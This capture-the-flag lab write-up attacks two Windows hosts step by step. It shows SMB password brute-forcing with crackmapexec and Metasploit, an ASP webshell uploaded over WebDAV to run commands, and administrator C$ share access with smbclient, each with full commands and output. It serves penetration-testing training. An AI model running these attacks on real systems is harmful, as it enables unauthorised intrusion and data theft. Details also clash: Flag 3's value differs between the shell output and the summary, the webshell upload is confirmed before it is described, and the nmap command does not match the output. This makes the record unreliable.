

Host & Network Penetration Testing: System-Host Based Attacks CTF 1

Lab Environment

In this lab environment, you will be provided with GUI access to a Kali Linux machine. Two machines are accessible at **http://target1.ine.local** and **http://target2.ine.local**.

Objective: Perform system/host-based attacks on the target and capture all the flags hidden within the environment.

Useful files:

/usr/share/metasploit-framework/data/wordlists/common_users.txt,


/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt,

/usr/share/webshells/asp/webshell.asp

Flags to Capture:

- **Flag 1:** User 'bob' might not have chosen a strong password. Try common passwords to gain access to the server where the flag is located. (target1.ine.local)
- **Flag 2:** Valuable files are often on the C: drive. Explore it thoroughly. (target1.ine.local)
- **Flag 3:** By attempting to guess SMB user credentials, you may uncover important information that could lead you to the next flag. (target2.ine.local)
- **Flag 4:** The Desktop directory might have what you're looking for. Enumerate its contents. (target2.ine.local)

- **Step 1 — Host Discovery:** Before performing any attack, I first confirmed that target1.ine.local was alive and reachable on the network using a ping sweep. The command used was: `ping -c 4 target1.ine.local`



```
(root@INE)-[~]
# ping -c 4 target1.ine.local
PING target1.ine.local (10.5.31.31) 56(84) bytes of data.
64 bytes from target1.ine.local (10.5.31.31): icmp_seq=1 ttl=125 time=4.17 ms
64 bytes from target1.ine.local (10.5.31.31): icmp_seq=2 ttl=125 time=1.57 ms
64 bytes from target1.ine.local (10.5.31.31): icmp_seq=3 ttl=125 time=1.57 ms
64 bytes from target1.ine.local (10.5.31.31): icmp_seq=4 ttl=125 time=1.82 ms

— target1.ine.local ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.569/2.281/4.165/1.092 ms
```

As confirmed in the screenshot above, target1.ine.local resolves to IP address 10.5.31.31. All 4 ICMP packets were received with 0% packet loss and a round-trip time averaging around 2.28 ms, confirming the host is online and reachable.

- **Step 2 — Port & Service Enumeration:** With the host confirmed alive, I ran a full-port Nmap scan with service version detection to identify all open TCP ports and their services: `nmap -p- -sV 10.5.31.31`


```
(root@INE)-[~]
# nmap -p- 10.5.31.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-15 22:28 IST
Nmap scan report for target1.ine.local (10.5.31.31)
Host is up (0.0046s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
49681/tcp open  unknown
49683/tcp open  unknown
```

Nmap Scan Results Analysis: The scan revealed the target is a Windows Server machine (confirmed by Microsoft-IIS/10.0 and SMB services). Key ports discovered: Port 80/tcp (HTTP) — Microsoft IIS web server running, indicating a WebDAV-enabled web service. Port 445/tcp (microsoft-ds) — SMB service open, which is the primary attack vector for credential brute-forcing. Port 139/tcp (netbios-ssn) — NetBIOS session service, further confirming a Windows target. Port 3389/tcp (ms-wbt-server) — RDP is open, useful as an alternative access method. Port 5985/tcp (wsman) and Port 47001/tcp (winrm) — Windows Remote Management is enabled. The presence of port 80 (IIS/WebDAV) alongside port 445 (SMB) immediately suggested that credentials obtained via SMB brute-force could also be used to authenticate to the WebDAV share on port 80.


- **Step 3 — SMB Password Brute-Force (Flag 1):** Since the lab hint indicated that user bob may have a weak password, I used crackmapexec to brute-force bob's password against the SMB service on port 445, using the provided unix_passwords.txt wordlist: `crackmapexec smb 10.5.31.31 -u bob -p /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt`

```
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:juliana STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:cassandra STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:trustno1 STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:sexylady STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:14344 STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:autumn STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:mendoza STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:sq!us3r STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:adminpasswd STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:raspberry STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:74k6^*nh#$ STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:arcsight STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:MargaretThatcheris110%SEXY STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:karaf STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [-] EC2AMAZ-JVD17HK\bob:vagrant STATUS_LOGON_FAILURE
SMB 10.5.31.31 445 EC2AMAZ-JVD17HK [+] EC2AMAZ-JVD17HK\bob:password_123321
```

The screenshot above shows crackmapexec cycling through passwords against bob's account on 10.5.31.31 over port 445. After testing numerous common passwords (cassandra, trustno1, sexylady, 14344, autumn, mendoza, sq!us3r, etc. — all returning STATUS_LOGON_FAILURE), the tool finally returned a [+] success hit at the bottom of the output: **bob:password_123321** — confirming that bob's SMB password is password_123321. This credential was then used to authenticate to the IIS WebDAV share on the same machine.




Step 4 — WebDAV Authentication: Using the recovered credentials (bob : password_123321), I navigated to `http://target1.ine.local/webdav` in the browser. The IIS server presented an HTTP Basic Authentication dialog. As seen in the screenshot, the username bob was entered along with the cracked password, and I clicked Sign in to authenticate to the WebDAV share.



Authentication was successful. The WebDAV directory listing at `target1.ine.local/webdav/` is now visible. The directory contains: `flag1.txt` (34 bytes, created 3/16/2026), `readme.txt`, `test.asp`, and `web.config`. Flag 1 is sitting directly in the WebDAV share — I simply opened `flag1.txt` to retrieve it.

Webshell Upload Confirmed: Refreshing the WebDAV directory in the browser confirms the upload was successful. The directory now shows `webshell.asp` (1362 bytes, dated 3/16/2026 6:12 PM) alongside the existing files. The webshell is now accessible and ready to execute Windows commands on the server.




The screenshot confirms Flag 1 was captured. The flag value is: **2b8e03abaca24678b6d78275dc766b58** — retrieved by browsing directly to `target1.ine.local/webdav/flag1.txt` after authenticating as bob.

Step 5 — Uploading ASP Webshell via Cadaver (Flag 2): Since the target is running Microsoft IIS/10.0 (a Windows web server), it executes ASP files — not PHP. I used the cadaver WebDAV client to upload the

ASP webshell provided in the lab useful files: **put /usr/share/webshells/asp/webshell.asp**. This gives us remote command execution capability on the Windows server through the browser.

```
(root@INE)-[~]
# cadaver http://target1.ine.local/webdav/
Authentication required for target1.ine.local on server `target1.ine.local':
Username: bob
Password:
Authentication required for target1.ine.local on server `target1.ine.local':
Username: bob
Password:
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
Uploading /usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [=====>] 100.0% of 1362 bytes succeeded.
dav:/webdav/> █
```

The file uploaded successfully



target1.ine.local - /webdav/ × +

← → ↻ 🏠 🔒 target1.ine.local/webdav/

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

target1.ine.local - /webdav/

[\[To Parent Directory\]](#)

3/16/2026	6:08 PM	34	flag1.txt
12/31/2024	7:50 AM	18	readme.txt
12/31/2024	8:34 AM	61	test.asp
12/31/2024	8:38 AM	168	web.config
3/16/2026	6:12 PM	1362	webshell.asp

The cadaver session above shows: connected to `http://target1.ine.local/webdav/` and authenticated as bob (twice, as the server issued a re-authentication challenge). The command **put /usr/share/webshells/asp/webshell.asp** successfully uploaded the 1362-byte webshell.asp file at 100% progress to `/webdav/webshell.asp` on the remote server.

target1.ine.local/webdav/webshell.asp?cmd=dir+

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

Run

\\EC2AMAZ-JVD17HK\bobtarget1.ine.local

The server's port:
80

The server's software:
Microsoft-IIS/10.0

The server's local address:
10.5.28.251 Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of c:\windows\system32\inetsrv

12/31/2024 08:29 AM

File Name	Size	Modified
12/31/2024 07:18 AM	119,808	appcmd.exe
09/15/2018 07:14 AM	3,810	appcmd.xml
12/31/2024 07:18 AM	181,760	AppHostNavigators.dll

Step 6 — Remote Code Execution via Webshell: Browsing to target1.ine.local/webdav/webshell.asp loads the ASP command interface. Executing a **dir** command confirmed the server details: the web server is Microsoft-IIS/10.0, running on port 80, and the current working directory is C:\windows\system32\inetsrv — the default IIS worker process directory. The machine hostname is EC2AMAZ-JVD17HK running as user bob. Now that I had remote code execution, I needed to search the C: drive for any flag files.

target1.ine.local/webdav/webshell.asp?cmd=dir+C%3A*flag*++%2Fs

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

Run

dir C:*flag* /s

\\EC2AMAZ-JVD17HK\bobtarget1.ine.local

The server's port:
80


The server's software:
Microsoft-IIS/10.0

The server's local address:
10.5.28.251 Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of C:\

File Name	Size	Modified
03/16/2026 06:08 PM	34	flag2.txt
1 File(s)	34 bytes	

Step 7 — Locating Flag 2 on C: Drive: I ran **dir C:*flag* /s** through the webshell to search the entire C: drive recursively for any file containing "flag" in its name. The output clearly shows: Directory of C:\ — 03/16/2026 06:08 PM — 34 bytes — **flag2.txt**. The flag file is located at the root of the C: drive. I then ran **type C:\flag2.txt** to read its contents.



Flag 2 successfully captured. The webshell executed **type C:\flag2.txt** and returned the flag value displayed under "The server's local address" section: **434e5df6dd63429dabdc335dcd8627c3** (the server IP prefix 10.5.28.251 is output by the webshell header, followed by the flag content). Both flags from target1 are now captured.

- **Flag 3 — target2.ine.local: SMB Credential Brute-Force via Metasploit:** The lab hint stated that guessing SMB user credentials on target2 would reveal the next flag. I loaded the Metasploit Framework SMB login scanner module (auxiliary/scanner/smb/smb_login), configured it with the provided wordlists — common_users.txt for usernames and unix_passwords.txt for passwords — and targeted 10.5.28.65 (target2.ine.local on port 445).

```
msf6 auxiliary(scanner/smb/smb_login) > run

[+] 10.5.28.65:445 - 10.5.28.65:445 - Success: '.\rooty:spongebob'
[+] 10.5.28.65:445 - 10.5.28.65:445 - Success: '.\demo:password1'
[+] 10.5.28.65:445 - 10.5.28.65:445 - Success: '.\auditor:hellokitty'
[+] 10.5.28.65:445 - 10.5.28.65:445 - Success: '.\administrator:pineapple' Administrator

[*] target2.ine.local:445 - Scanned 1 of 1 hosts (100% complete)
[*] target2.ine.local:445 - Bruteforce completed, 4 credentials were successful.
```

The Metasploit SMB login scanner returned **4 valid credential sets** from the brute-force: (1) rooty : spongebob, (2) demo : password1, (3) auditor : hellokitty, and most importantly (4) **administrator : pineapple** (flagged as Administrator account). Having the administrator credential gives us full access to the target machine's administrative shares (C\$, ADMIN\$). I then used **administrator** to enumerate SMB shares and locate the flag.

Step 2 — SMB Share Enumeration with enum4linux: Using the administrator credentials obtained from the Metasploit brute-force, I ran a full SMB enumeration with enum4linux to map out all shares, files, and directories on target2: **enum4linux -u administrator -p pineapple -a target2.ine.local**. The output below reveals the full directory listing of the ADMIN\$ share (which maps to C:\). Scanning through the results, the file **flag3.txt** is clearly visible at the root of C:\, listed with attribute A (Archive), size 34 bytes, dated Tue Mar

17 20:01:51 2026. This confirms exactly where Flag 3 is stored.

```
File Actions Edit View Help
Unable to connect with SMB1 -- no workgroup available
[+] Attempting to map shares on target2.ine.local
//target2.ine.local/ADMIN$ Mapping: OK Listing: OK Writing: N/A
[E] Can't understand response:
$Recycle.Bin      DHS      0 Sat Nov 7 13:45:59 2020
Boot              DHS      0 Wed Sep 9 10:08:52 2020
bootmgr           AHSR    408692 Wed Sep 9 10:03:42 2020
BOOTNXT           AHS      1 Sat Sep 15 12:42:30 2018
Documents and Settings DHSrn    0 Wed Nov 14 21:40:15 2018
EFI               D       0 Wed Nov 14 12:26:18 2018
flag3.txt         A       34 Tue Mar 17 20:01:51 2026
pagefile.sys      AHS 2013265920 Tue Mar 17 19:59:12 2026
PerfLogs          D       0 Wed May 13 23:28:09 2020
Program Files     DR      0 Sat Nov 7 13:17:23 2020
Program Files (x86) D       0 Sat Nov 7 13:17:24 2020
ProgramData       DHn     0 Wed Jan 1 13:47:15 2025
Recovery          DHSn    0 Wed Jan 1 13:54:07 2025
Shared            D       0 Tue Dec 31 16:59:14 2024
System Volume Information DHS     0 Sat Nov 7 12:06:43 2020
Users             DR      0 Wed Jan 1 14:00:24 2025
Utilities         D       0 Sat Nov 7 13:19:05 2020
Windows           D       0 Tue Mar 17 20:04:14 2026
```

- **Step 3 — Accessing C\$ Share via smbclient:** With flag3.txt confirmed at the root of C:\, I connected directly to the administrative C\$ share using smbclient with the administrator credentials: **smbclient //target2.ine.local/C\$ -U administrator** (password: pineapple). As shown in the screenshot, the connection was successful and an smb:\> prompt appeared. Running **ls** confirmed flag3.txt is visible at the root of C:\ (attribute A, size 34 bytes, dated Tue Mar 17 20:01:51 2026), alongside system directories like Boot, Program Files, Users, Windows, and Utilities.

```
(root@INE)-[~]
# smbclient //target2.ine.local/C$ -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin      DHS      0 Sat Nov 7 13:45:59 2020
Boot              DHS      0 Wed Sep 9 10:08:52 2020
bootmgr           AHSR    408692 Wed Sep 9 10:03:42 2020
BOOTNXT           AHS      1 Sat Sep 15 12:42:30 2018
Documents and Settings DHSrn    0 Wed Nov 14 21:40:15 2018
EFI               D       0 Wed Nov 14 12:26:18 2018
flag3.txt         A       34 Tue Mar 17 20:01:51 2026
```

- **Step 4 — Retrieving Flag 3:** Inside the smbclient session at the root of C:\, I downloaded the flag file using the **get flag3.txt** command. This transferred flag3.txt to the local Kali machine.

```
(root@INE)-[~]
# ls
Desktop      Downloads  Music      Public      thinclient_drives
Documents    flag3.txt  Pictures    Templates    Videos

(root@INE)-[~]
# cat flag3.txt
fbc5e78f5e5645729ceb5f2a495571d2
```

- Flag 3 captured. After downloading, I ran **cat flag3.txt** on the local Kali machine. The screenshot confirms flag3.txt appeared in the local directory alongside Desktop, Documents, Downloads and other home directory entries. The flag value is: **fbcb5e78f5e5645729ceb5f2a495571d2**
- **Flag 4 — Administrator Desktop via smbclient:** The lab hint stated Flag 4 is in the Desktop directory. Still inside the authenticated smbclient session on target2's C\$ share, I navigated to the Administrator's Desktop directory to look for the flag: **cd Users\Administrator\Desktop**, then ran **ls** to list contents, followed by **get flag4.txt** to download the flag file to the local machine.

Desktop Directory Contents — image analysis: The smbclient screenshot shows the full path prompt: **smb: \Users\Administrator\Desktop>**. Running **ls** reveals two entries: **desktop.ini** (AHS attribute, 282 bytes, Wed Jan 1 14:00:35 2025) and **flag4.txt** (attribute A, 34 bytes, Tue Mar 17 21:26:59 2026). The **get flag4.txt** command successfully downloaded the file (34 bytes at 2.8 KB/s) from the remote path **\Users\Administrator\Desktop\flag4.txt** to the local Kali machine.

```
7863807 blocks of size 4096. 3619440 blocks available
smb: \Users\Administrator\> cd Desktop
smb: \Users\Administrator\Desktop> ls
.                DR          0   Tue Mar 17 21:26:59 2026
..               DR          0   Tue Mar 17 21:26:59 2026
desktop.ini      AHS        282  Wed Jan  1 14:00:35 2025
flag4.txt        A          34   Tue Mar 17 21:26:59 2026

7863807 blocks of size 4096. 3619440 blocks available
smb: \Users\Administrator\Desktop> get flag4.txt
getting file \Users\Administrator\Desktop\flag4.txt of size 34 as flag4.txt (2.8 KiloBytes/sec) (av
KiloBytes/sec)
smb: \Users\Administrator\Desktop> █
```

```
(root@INE)-[~]
# ls
Desktop  Documents  Downloads  flag4.txt  Music  Pictures  Public  Templates  thinclient_drives  Videos

(root@INE)-[~]
# cat flag4.txt
eb1b7c52d5954e74a7cc701fef930ce
```

Flag 4 Captured — All Flags Collected! After downloading flag4.txt, running **cat flag4.txt** on the local Kali machine revealed the final flag value: **eb1b7c52d5954e74a7cc701fef930ce**. The local **ls** output confirms flag4.txt appeared alongside the standard home directory folders (Desktop, Documents, Downloads, Music, Pictures, Public, Templates, Videos, thinclient_drives). All four flags across both target machines have now been successfully captured, completing the CTF lab.

Flags Summary

Flag 1 (target1.ine.local — WebDAV /webdav/flag1.txt): 2b8e03abaca24678b6d78275dc766b58

Flag 2 (target1.ine.local — C:\flag2.txt via ASP webshell): 434e5df6dd63429dabdc335dcd8627c3

Flag 3 (target2.ine.local — C:\flag3.txt via smbclient C\$): fbcb5e78f5e5645729ceb5f2a495571d2

Flag 4 (target2.ine.local — C:\Users\Administrator\Desktop\flag4.txt): eb1b7c52d5954e74a7cc701fef930ce